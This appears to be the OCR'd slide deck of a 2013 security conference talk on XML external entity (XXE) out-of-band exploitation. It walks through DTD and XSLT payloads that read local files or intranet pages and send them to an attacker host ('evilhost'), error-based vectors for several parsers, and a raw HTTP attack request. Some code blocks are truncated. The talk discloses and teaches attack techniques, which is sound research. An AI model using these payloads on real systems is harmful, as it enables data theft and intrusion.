XML Out-Of-Band Exploitation

Alexey Osipov

Timur Yunusov

@NoSuchCon2013

Who we are

Timur Yunusov:

- Web Application Security Researcher

Alexey Osipov:

- Attack prevention mechanisms Researcher
- Security tools and Proof of Concepts developer

«Positive Hack Days» developers

Members of SCADA StrangeLove

Agenda

—How PE works

—Out-Of-Band attack


- DTD
- XSLT

—Basic output vector

—Error-based vectors

—Questions

XML Overview



HOW PE works? (XML W3C Recommendation)

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE test [
<!ELEMENT test (#PCDATA) >
<!ENTITY % pe '<!ENTITY tricky "error-prone" >' >
<!ENTITY tricky "error-prone" >
]>
<test>This sample shows a &tricky; method.</test>
```

ext.xml

HOW PE works? (XML W3C Recommendation)

```
<?xml v
<!DOCT
<!ENTIT
%ext;
<!ENTIT
<!ENTIT
<!ELEM
]>
<html>
```

```
<!ENTITY                                    2, el3">
<!ENTITY                                    el3, el4">
<!ELEMEN                                    el3, el4)>
<!ELEMEN                                    el3, el5)>
```


ext.xml

XML constraints

XML validity/well-formedness

[VC: Attribute Default Value Syntactically Correct]
[VC: Attribute Value Type]
[VC: Element Valid]
[VC: Entity Declared]
[VC: Entity Name]
[VC: Enumeration]
[VC: Fixed Attribute Default]
[VC: ID Attribute Default]
[VC: IDREF]
[VC: ID]
[VC: Name Token]
[VC: No Duplicate Tokens]
[VC: No Duplicate Types]
[VC: No Notation on Empty Element]
[VC: Notation Attributes]
[VC: Notation Declared]
[VC: One ID per Element Type]
[VC: One Notation Per Element Type]
[VC: Proper Conditional Section/PE Nesting]
[VC: Proper Declaration/PE Nesting]
[VC: Proper Group/PE Nesting]
[VC: Required Attribute]
[VC: Root Element Type]
[VC: Standalone Document Declaration]
[VC: Unique Element Type Declaration]
[VC: Unique Notation Name]
[WFC: Element Type Match]
[WFC: Entity Declared]
[WFC: Entity Declared]
[WFC: External Subset]
[WFC: In DTD]
[WFC: Legal Character]
[WFC: No < in Attribute Values]
[WFC: No External Entity References]
[WFC: No Recursion]
[WFC: PE Between Declarations]
[WFC: PEs in Internal Subset]
[WFC: Parsed Entity]
[WFC: Unique Att Spec]

XXE Overview



XXE Overview

— Many opportunities lead to many vulnerabilities:

- Adobe (@agarri_fr, spasibo)
- PostgreSQL (@d0znpp), PHP, Java

OSVDB

SecurityFocus

Security Advisories
Trustwave SpiderLabs

SECLISTS.ORG

ICS-CERT
INDUSTRIAL CONTROL SYSTEMS CYBER EMERGENCY RESPONSE TEAM

ICS-CERT ADVISORY

— Many hackers techniques

XXE attacks restrictions

— XML parser reads only valid xml documents
  - No binary =(

  (http://www.w3.org/TR/REC-xml/#CharClasses)
  - Malformed first string (no encoding attribute) (Some parsers)
  - But we have wrappers!

— Resulting document should also be valid
  - No external entities in attributes

XXE Techniques (at this moment)

—XML data output (basic)

—Error-based XXE

- DTD (invalid/values type definition)
- Schema validation

—Blind techniques

- XSD values bruteforce

XXE Techniques


—XML data output (basic)

—Error-based XXE

—**Out-Of-Band**

- Entities & PE / PE only
- XSLT-based

Out-Of-Band



PROFIT!

Out-Of-Band

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://evilhost/evil.xml">
%remote;
%int;
%trick;]>
```

```
<!ENTITY % payl SYSTEM "file:///c:/boot.ini">
<!ENTITY % int "<!ENTITY &#37; trick SYSTEM 'http://evil/?%payl;'>">
```

Plain-text version

— Attacker sends specially crafted xml document to a vulnerable server
— Server parses document and accesses http://evilhost for external part of DTD
— http://evilhost returns evil.xml with our payload
— Server continues to parse DTD, and accesses some its internal resources (like local filesystem or intranet contents)
— When final PE is referenced – server sends payload contents to http://evilhost within the request
— Profit!

Vectors

— Depending on parser features – lack of DTD validation in main document doesn't mean lack of validation everywhere. Some possible clues:

- External DTD or Internal DTD subset from external data
- Parameter entities only
- XSD Schema
- XSLT template

How we can use payload

— <!DOCTYPE root SYSTEM “...”>

— <!ENTITY external PUBLIC “some_text” “...”>

— <tag xsi:schemaLocation=“...”/>

— <tag xsi:noNamespaceSchemaLocation=“...”/>

— <xs:include schemaLocation=“...”>

— <xs:import schemaLocation=“...”>

— <?xml-stylesheet href=“...”?>

ModSecurity CVE-2013-1915

“The primary recommendation is of course to update your Ruby on Rails code to the latest patched version. If, however, you are unable to do so in a timely maxnner or at all, then here are some options to use ModSecurity to help prevent these attacks..” (c) www.modsecurity.org

[Owasp-modsecurity-core-rule-set]

```
#
# -- [[ Enable XML Body Parsing ]] ----------------------------------
#
# The rules in this file will trigger the XML parser upon an XML request
#
# Initiate XML Processor in case of xml content-type
#
SecRule REQUEST_HEADERS:Content-Type "text/xml" \
  "id:'900017', \
  phase:1, \
  t:none,t:lowercase, \
  nolog, \
  pass, \
  chain"
        SecRule REQBODY_PROCESSOR "!@streq XML" \
          "ctl:requestBodyProcessor=XML"
```

ModSecurity Demo

ModSecurity stat

	Before	After
Top 1000	3	3
Top 3500	12	13 (!!!)
Top 50000	-	235

ModSecurity

http://blog.modsecurity.org/2010/10/welcome-aboard-breno-silva.html

https://mail.gnome.org/archives/xml/2013-March/msg00003.html

On Tue, Mar 05, 2013 at 11:31:44AM -0400, Breno Silva wrote:

> I would like to get some direction of how can i disable external entities
> to be processed like:
>
> <?xml version="1.0" encoding="UTF-8"?>

BUT They were fixed in a shortest time!

> %external;
> %a;
> %b;
>]>

“Attached patches should fix this, but the 2nd one might be too restrictive?”(c) Gnome team question.

XSLT OOB part 1

— XML is about data

— Let’s add some logic written in it

— And know we have XSLT

— Or…

— XML driven by XML to create another XML

XSLT OOB

Controlling XSLT transformation template we can access some data from sensitive host:

```
<xsl:variable name="payload"
    select="document('http://sensitive_host/',/)"/>
<xsl:variable name="combine"
    select="concat('http://evilhost/', $payload)"/>
<xsl:variable name="result"
    select="document($combine)" />
```

XSLT
Video

XSLT OOB

payload.xml:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
<!ENTITY load SYSTEM "http://intranet/">]>
<?xml-stylesheet type='text/xsl' href='payload.xsl'?>
<root>&load;</root>
```

payload.xsl:

```
<?xml version="1.0" encoding="utf-8"?>
<xsl:template match="/">
<xsl:variable name="pay" select="//root"/>
<img src="http://evilhost/{$pay}"/>
</xsl:template>
</xsl:stylesheet>
```

Demo
IE

Internet Explorer

— This does not appear to be a security issue that meets the criteria that we have to move forward with this issue as part of a security bulletin. (c) Microsoft Security Response Center

— I don't believe that we have any issues. (c) Microsoft Security Response Center

XXE Techniques

- **XML data output (basic)**
- Error-based XXE
- Out-Of-Band

Out Of Band Entities in attributes

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://evilhost/evil.xml">
%remote;
%int;
%trick;]> <body href="&trick;"/>
```

```
<!ENTITY % payl SYSTEM "file:///c:/boot.ini">
<!ENTITY % int "<!ENTITY &#37; trick SYSTEM 'http://evil/?%payl;'>">
```


XML constraints

— XML validity/well-formedness

- **WFC: No External Entity References … *in attributes***
- WFC: No < in Attribute Values
- WFC: PEs in Internal Subset

Pattern validation error

```
<xs:restriction base="xs:string">
    <xs:pattern value="&test;" />
</xs:restriction>
```



Video
Yandex

XXE Techniques

—XML data output (basic)

—**Error-based XXE**

—Out-Of-Band

Error based output

Parsers	Vectors with prolog: <!ENTITY % pay SYSTEM "file:///f:/file">	Restrictions
System.XML	<!ENTITY % trick "<!ENTITY err SYSTEM 'file:///some'%pay; gif>"> %trick;	till first %20, %0d, %0a
Xerces	<!ENTITY % trick "<!ENTITY :%pay;>"> %trick;	till first %20, %0d, %0a
	<!ENTITY % trick "<!ENTITY % err SYSTEM '%pay;'>"> %trick; %err;	>1k
libxml (php)	<!ENTITY % trick "<!ENTITY :%pay;>"> %trick;	~650 bytes (base64)
	<!ENTITY % trick "<!ENTITY % err SYSTEM '%pay;'>"> %trick; %err;	~900 bytes

W3C Recommendation

W3C

XML

Extensible Markup Language (XML) 1.0

W3C Recommendation 26 November 2008


WAT R U DOIN?

```
POST / HTTP/1.1
Host: vulnerablehost
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE html [
   <!ENTITY % external SYSTEM "http://evilhost/evil.xml">
   %external;
]>
<html/>
```

XML

```
HTTP/1.0 200 OK
Content-Type: text/xml

<!ENTITY % payload SYSTEM
<!ENTITY % int "<!ENTITY &#37; trick SYSTEM
'http://evilhost:1234/result?%payload;'>">
```

STAHP!



Video

Summary

	MS System.XML	Java Xerces	Libxml (PHP)
External entity in attribute value	+	Line feeds are converted to spaces	+
OOB read multiline	+	–	+
OOB read big files	+	+	Option is often enabled
Directory listing	–	+	–
Validating schema location	–	+	–
Features		gopher://	data://, php://

Thanks to @SCADAStrangeLove team members

— Arseniy Reutov
— Ilya Karpov
— Mihail Firstov
— Vyacheslav Egoshin

Conclusions

— Download our Toolset and Metasploit module

— Find new vectors and different product cases

— Don’t forget: we find at last 1 vulnerable parser in every Web Applications Security Analysis works in last year.

Questions?

www.scadastrangelove.org

@GiftsUngiven
@a66at